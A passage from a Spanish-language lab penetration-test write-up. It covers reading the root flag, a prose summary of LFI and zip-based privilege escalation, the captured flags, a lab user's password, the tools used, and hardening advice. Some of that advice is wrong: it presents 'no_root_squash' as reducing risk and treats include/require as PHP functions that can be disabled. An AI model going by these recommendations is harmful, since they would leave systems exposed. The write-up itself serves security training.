/root/.config/composer/keys.dev.pub  
/root/.wget-hsts  
/root/.bash_history  
/root/bandera3.txt  
/root/.profile  
/root/.bashrc  
/root/.local  
/root/.local/share  
/root/.local/share/nano  
/root/.local/share/nano/search_history  
#
```

Miramos la última bandera.

```
# cat /root/bandera3.txt  
3c14d6f8ee4c66f8c4d9569b3101605a  
#
```

BANDERA3: 3c14d6f8ee4c66f8c4d9569b3101605a



7) Escalación de privilegios.



Se hizo el reconocimiento previo del sistema, por la utilización de archivos compartidos en ZIP se obtuvo información relevante, así como utilizando la vulnerabilidad Local File Inclusión que nos terminó de confirmar el usuario de dicha máquina. Dentro se utilizó Linpeas y con su información se reconoció binarios (zip) para la escalación de privilegios, teniendo la información disponible solo se ejecutó el código correspondiente y hemos conseguido ser root.

8) Banderas.



Pudimos encontrar:

- La bandera 1 desde el servicio compartido dentro del ZIP.
- La bandera 2 en el usuario jeanpaul.
- La bandera 3 en el usuario root.

<i>Bandera N°</i>	<i>Flags</i>
Bandera 1	aa7153d8889e1efd2bd57dab46e528e5
Bandera 2	2d1b15dceeaaf04a2a6314135f845dee77
Bandera 2	<u>3c14d6f8ee4c66f8c4d9569b3101605a</u>

<i>Usuario</i>	<i>Contraseñas</i>	<i>Servicio</i>
jeanpaul	I love java	SSH / con id_rsa

9) Herramientas usadas.



Algunas de las herramientas utilizadas fueron:

Herramientas usadas			
Nmap	Searchsploit	Nessus	crackmapecex
gobuster	Github	Linpeas	Whatweb
Google	Exploit Database	Wappalyzer	Burpsuite



10) Conclusiones y Recomendaciones.

- ✓ Actualizar el SO: Asegúrate de tener siempre la última versión del sistema operativo y aplica todos los parches de seguridad disponibles.
- ✓ Nunca usar configuraciones por defecto, el hecho de no hacer configuraciones robustas permite el fácil ingreso a cualquier persona.
- ✓ Deshabilitar funciones peligrosas de PHP: En el archivo de configuración de PHP (php.ini), deshabilita funciones que puedan ser utilizadas en ataques LFI, como include, require, include_once, y require_once, si no son absolutamente necesarias. También puedes deshabilitar la opción allow_url_include. Ejemplo en php.ini: allow_url_include = Off
- ✓ Revisar la configuración de exportación de NFS: Asegúrate de que los archivos exportados de NFS estén limitados solo a las direcciones IP o rangos de direcciones específicos que realmente necesiten acceso. Configura adecuadamente las opciones de exportación para permitir solo el acceso seguro y restringido.
- ✓ Utilizar opciones de seguridad NFS: En NFS, puedes utilizar opciones como no_root_squash o squash para reducir el riesgo de acceso no autorizado o privilegios elevados. Limita la exposición de directorios importantes a solo los usuarios requeridos.
- ✓ Deshabilitar NFS si no es necesario
- ✓ Evitar si montamos una pagina web que se tenga acceso a una pagina conocida sin configurar, como también que permita a cualquier usuario listar directorios.
- ✓ Soluciones de Seguridad: Utiliza herramientas avanzadas como IDS/IPS y sistemas de gestión de vulnerabilidades para detectar y mitigar amenazas.
- ✓ Auditorías de Seguridad: Realiza auditorías regulares para identificar vulnerabilidades y mantener un entorno seguro.
- ✓ Capacitación del Personal: Educa a los empleados sobre seguridad cibernética y cómo reconocer ataques, como phishing.
- ✓ Plan de Respuesta: Desarrolla un plan de respuesta a incidentes para gestionar brechas de seguridad, incluyendo contención y recuperación.

